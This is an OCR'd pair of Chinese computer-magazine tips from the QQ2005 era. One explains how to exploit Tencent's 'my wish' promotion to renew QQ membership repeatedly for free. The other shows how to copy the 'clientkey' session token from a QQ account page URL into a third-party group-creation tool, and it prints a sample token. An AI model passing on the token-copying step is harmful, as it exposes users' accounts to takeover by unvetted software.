


前提如果你不是会员你第一次只能许下一个愿望。会员就可以申请3个愿望，首先我们就申请许愿，我想要免费成为QQ会员！

他们批准的概率大概是5比1，不过还在逐渐增加， 我测试时分别用2个号同时申请，其中一个号在第2天上午就批准了，另外一个号在第3天批准的，有的人等了好久都不批，也有的当天上午申请下午就批准了，这里就看你的运气啦！

不要忘记常去看看你申请的愿望有没有实现。如果批准后一周内你都不去激活的话你的愿望就将胎死腹中了。

这是我申请的，3天有2个愿望被实现了，如图2。




为什么要说免费刷会员而不是申请会员呢？就是因为这样得到会员其实应该有很多人都知道了。可我们怎么能让我们做会员的时间长点呢？重点来了……

目前我的愿望这个活动：1.没有截止日期；2.没有限制用户愿望实现后不能再申请。这样就给我们创造了机会。

当你成为会员后你就可以同时申请3个愿望了，这样你的愿望被批准的几率就比别人高了，而这3个愿望千万不要乱申请啊，是有窍门的，我们把3个愿望分别申请为：

1.我想让有的好友看到我，同时对我不……
2.QQ好用，可惜广告太多，我希望能够……
3.我想要免费成为QQ会员！

其实这3项目都是免费体验QQ会员，当你的愿望再次被实现时你到http://my.qq.com/info.shtml就可以查看到你的QQ会员包月被延长了一月。如此循环申请，只要你运气好那么你就永远都是会员啦，如图3。



如果腾讯日后这项服务不关闭或者不限制的话那在不久的将来人人都将成为QQ会员。

让我们一起动手，把我们的QQ号码全部变成红色，让QB充值做会员这业务见鬼去吧！



利用中天QQ建群精灵申请免费QQ群

晨曦

日常生活中不可缺少的工具，随着软件版本的更新，QQ的功能也越来越多，群功能就是其中之一，有了自己的QQ群，除了可以群聊之外，还可以有个简单的论坛，相册，特别是每个群提供了16M的网络硬盘，那可是好东西啊！

以前我们可以用校友录建立自己的群，但是现在却不行了，不要着急，今天我就为大家介绍一个软件中天QQ建群精灵，如图1，有了它，我们就可以建立属于我们自己的QQ群了！




图 1




图 2




图 3




图 4

中天QQ建群精灵需要配合QQ2005 Beta 1以上的版本，首先运行中天QQ建群精灵，如图2，登录QQ，点击QQ界面中的帐户按钮，如图3。

之后QQ会自动打开一个网页，如图4。

在打开的网页任意一处点击右键，选择属性选项，把最后的"clientkey="后面的字符串复制到验证框，如：http://pay-client.qq.com/index.shtml?clientuin=00000&clientkey=7B577A10BD9BA66872F42FF61EA6F48506FFC66782814D3E35201E07F652067E就要复制7B577A10BD9BA66872F42FF61EA6F48506FFC66782814D3E35201E07F652067E 到软件的验证码的文本框里，如图5。

然后把所有的资料填写好，注意第一个的企业名字里需要是英文加数字的格式，如图6，点击开始，一会，软件将提示你注册成功，系统会自动将你加为管理员，你的群也出现在QQ群的菜单里，这样就可以建立属于自己的QQ群了！

有网络真好，有QQ更好，有了QQ群更是好上加好！

（本文涉及到的软件中天QQ建群精灵，光盘有收录）




图 5


